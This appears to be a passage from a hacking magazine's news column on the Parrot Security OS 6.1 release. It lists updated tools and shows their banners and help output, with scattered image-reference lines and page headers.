
Prevention

Google has already released a patch to the affected browser versions. The only thing you have to do is update your Google Chrome browser to the latest versions available.

PARROT OS 6.1

WHAT'S NEW

Hello, ethical hackers. In this month's What's New, you will learn about the latest release of Parrot Security OS. To the newbies, Parrot Security OS is a pen testing distro just like Kali Linux. Its latest release, Parrot Security OS 6.1 has been released in June 2024. This article explains what's new in the latest release of Parrot Security OS.



Latest features to be excited about

What is a new release of a pen testing distro if it has nothing to do with pen testing tools. The lat-

est release of Parrot Security updated many of its tools to their latest versions. Important among them are SQLmap. 1.8.7 (the latest version provides better SQL injection capabilities).

```
[user1@parrot]-[~]
$ sqlmap


  _
 _H_
--  --  [ ( ]  --  --  {1.8.3#stable}
|_ - | . [ ( ] | . ' | . |
|_ -- | [ ) ] |_ | | | | |
      | | V ...      | | https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard,
--shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic
and -hh for advanced help

[~]-[user1@parrot]-[~]
$
```

Recently a new release of Wireshark has been released. In this release, Wireshark has also been updated to its latest version.



Similarly, Rizin and SSLscan tools are also updated.

```
[user1@parrot]-[~]
$sslscan
```

```

      _
  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _
 /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
\  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \
 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |

```

2.1.3-static

OpenSSL 3.0.13 30 Jan 2024

Hackercool Magazine

Command:

```
sslscan [options] [host:port | host]
```

Options:

```
--targets=<file>      A file containing a list of hosts to check.
                       Hosts can be supplied with ports (host:port)
--sni-name=<name>     Hostname for SNI
--ipv4, -4            Only use IPv4
--ipv6, -6            Only use IPv6
```

```
[*]-[user1@parrot]-[~]
$rizin -h
```

Usage: rizin [-ACdfLMnNqStuvwzX] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]

[-s addr] [-B baddr] [-m maddr] [-e cmd] [-e k=v] file|pid|-|--|=

```
--      Run rizin without opening any file
=       Same as 'rizin malloc://512'
-       Read file from stdin
-=      Perform R=! command to run all commands remotely
-0      Print \x00 after init and every command
-2      Close stderr file descriptor (silent warning messages)
-a [arch] Set asm.arch
-A      Run 'aaa' command to analyze all referenced code
-b [bits] Set asm.bits
-B [baddr] Set base address for PIE binaries
-c 'cmd..' Execute rizin command
-C      File is host:port (alias for -cR+http://%%s/cmd/)
-d      Debug the executable 'file' or running process 'pid'
```


The pen testing tool Metasploit too got updated to the latest version.

```
[user1@parrot]-[~]Hackercool Magazine
$msfconsole --version
Framework Version: 6.3.44-dev
[user1@parrot]-[~]
$
```

Apart from these tools, many other tools like Anonurf, Nmap, Burpsuite, Zaproxy, netexec.exe, woeusb-ng, Volatility, PowerShell-Empire, instaloader, evil-winrm and bind9 are also updated to their latest versions.

```
[user1@parrot]-[~]
$anonsurf
AnonSurf [5.0.0] - Command Line Interface

Developed by:
  Lorenzo "Palinuro" Faletra <palinuro@parrotsec.org>
  Lisetta "Sheireen" Ferrero <sheireen@parrotsec.org>
  Francesco "Mibofra" Bonanno <mibofra@parrotsec.org>
Extended by:
  Daniel "Sawyer" Garcia <dagaba13@gmail.com>
Maintained by:
  Nong Hoang "DmKnight" Tu <dmknight@parrotsec.org>
and a huge amount of Caffeine, Mountain Dew + some GNU/GPL v3 stuff

Usage: anonsurf <options>
```

option	Description

help	Show help table. Try `man anonsurf` for more info
start	Start system-wide Tor transparent proxy
stop	Stop Tor proxy and return to clearnet
changeid	Change your identity on Tor network randomly
status	Show current status of connection under Tor proxy
myip	Check public IP address

Other important updates added

Parrot Security OS is a pen testing distro that also lays focus on privacy. In the latest release, many of the privacy features too got many updates. This release adds improved support for anonymous browsing and communication tools like Tor and I2P. These tools have also been updated to their latest versions.

"Hackers are breaking the systems for profit. Before, it was about intellectual curiosity and pursuit of knowledge and thrill, and now hacking is big business." -Kevin Mitnick



Enhanced Security

